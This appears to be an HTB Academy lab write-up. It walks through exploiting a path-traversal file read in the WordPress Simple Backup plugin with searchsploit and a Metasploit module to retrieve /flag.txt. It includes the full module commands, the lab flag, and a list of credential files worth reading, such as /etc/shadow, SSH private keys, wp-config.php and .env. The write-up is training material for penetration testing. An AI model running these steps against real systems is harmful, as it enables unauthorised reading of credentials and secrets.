HTB Academy — Public Exploits: From Enumeration to Exploitation
Introduction
This module from HTB Academy walks through one of the most fundamental workflows in offensive security — taking a running service, identifying a known vulnerability, and weaponizing a public exploit to extract sensitive data.
The objective is clean:
- Identify services running on the target
- Research public exploits for what’s found
- Configure and execute the exploit
- Retrieve
/flag.txt
Simple on paper. The lesson isn’t in the steps — it’s in the thinking between them.
Target
1
154.57.164.74:31158
Target IP rotates per session. Adjust
RHOSTSandRPORTaccordingly.
Step 1 — Reconnaissance
Navigating to the target in a browser is the first move. No scanners yet — just eyes.
 Target is running WordPress — with a post explicitly naming the installed plugin version
What we learn immediately:
- CMS: WordPress
- Plugin visible on homepage: Simple Backup Plugin 2.7.10
The target is advertising its attack surface. This is exactly the kind of passive disclosure that saves hours of enumeration.
Step 2 — Exploit Research
Before touching Metasploit, validate the attack surface with searchsploit — an offline Exploit-DB query tool.
1
searchsploit wordpress backup
 searchsploit returns multiple WordPress backup plugin vulnerabilities
From the list, one entry is immediately relevant:
1
WordPress Plugin Simple Backup 2.7.11 - Multiple Vulnerabilities  |  php/webapps/39883.txt
The version matches what’s running on the target. This is the entry point.
Understanding the Vulnerability
Before running anything, understand what you’re actually executing.
This is not RCE.
| Property | Detail |
|---|---|
| Type | Arbitrary File Read (Path Traversal) |
| Root Cause | Backup plugin exposes a file retrieval endpoint with no path validation |
| Impact | Any server-readable file can be exfiltrated |
| What it’s NOT | Remote Code Execution |
The exploit abuses the plugin’s backup download functionality — it accepts a user-supplied file path and returns the file contents without any sanitization. Classic input trust failure.
Why does this matter in the real world? A single arbitrary file read can leak
wp-config.php(database credentials),.envfiles (API keys), or SSH private keys. File read → credential exposure → full compromise is a well-worn path.
Step 3 — Locating the Module in Metasploit
1
msfconsole
1
msf6 > search exploit simple backup
 Metasploit returns one matching module — exactly what we need
1
0  auxiliary/scanner/http/wp_simple_backup_file_read  .  normal  No  WordPress Simple Backup File Read Vulnerability
Step 4 — Configuration
1
use auxiliary/scanner/http/wp_simple_backup_file_read
1
2
3
set RHOSTS 154.57.164.74
set RPORT 31158
set FILEPATH /etc/passwd
 Module configured — RHOSTS, RPORT, and FILEPATH set correctly
Starting with
/etc/passwdis deliberate. It verifies the exploit works before going after the actual target. Always confirm the primitive before chasing the objective.
Step 5 — First Exploitation Attempt
1
exploit
 /etc/passwd retrieved — exploit confirmed working
The file comes back. Every system user is visible — root, www-data, mysql, sshd. The exploit works.
But the objective isn’t complete.
/etc/passwd has no credentials useful here. No privilege escalation path. No flag.
This is a technical success and a logical failure — a distinction that separates script runners from actual pentesters.
Step 6 — Correcting the Approach
Re-read the objective. The lab told you exactly where the flag is.
1
set FILEPATH /flag.txt
Then run again:
1
exploit
 Updated FILEPATH — now targeting /flag.txt
Step 7 — Flag Retrieved

1
HTB{my_f1r57_h4ck}
The loot file is saved automatically under /root/.msf4/loot/. Retrieve it with:
1
cat /root/.msf4/loot/20260329065518_default_154.57.164.74_simplebackup.tra_183427.txt
Technical Deep Dive
Exploitation Flow
1
2
3
4
5
6
7
8
9
10
11
WordPress Detected
      ↓
Plugin Version Identified (Simple Backup 2.7.11)
      ↓
Exploit-DB / searchsploit → Public PoC found
      ↓
Metasploit Module → auxiliary/scanner/http/wp_simple_backup_file_read
      ↓
Arbitrary File Read via unvalidated FILEPATH parameter
      ↓
/flag.txt → HTB{my_f1r57_h4ck}
Real-World Attack Chain
In a live engagement, this vulnerability chain looks like this:
1
2
3
File Read → /wp-config.php → DB Credentials
         → .env            → API Keys / Secrets
         → ~/.ssh/id_rsa   → SSH Private Key → Lateral Movement
Files worth targeting after achieving file read:
| File | What’s Inside |
|---|---|
/wp-config.php |
Database host, name, username, password |
/etc/shadow |
Hashed system passwords (requires root read) |
/home/*/.ssh/id_rsa |
SSH private keys for lateral movement |
/.env |
Application secrets, cloud credentials |
Key Takeaways
1. Tools don’t think — you do. Metasploit executes what you configure. If you point it at the wrong file, it returns the wrong answer perfectly.
2. Exploitation ≠ objective completion.
Getting /etc/passwd feels like a win. It isn’t. Always map every action back to the stated objective.
3. Context awareness is a skill. The lab named the flag path explicitly. Missing it is a reading problem before it’s a hacking problem.
4. File read vulnerabilities are underestimated. They consistently lead to credential exposure and, from there, to full system compromise. Do not treat them as low-severity findings.
Going Further
Don’t stop at the flag. Use the file read to build a fuller picture of the target:
1
2
3
set FILEPATH /wp-config.php
set FILEPATH /etc/shadow
set FILEPATH /home/www-data/.ssh/id_rsa
The box is solved when you have the flag. The skill is built when you understand every file you touched and why.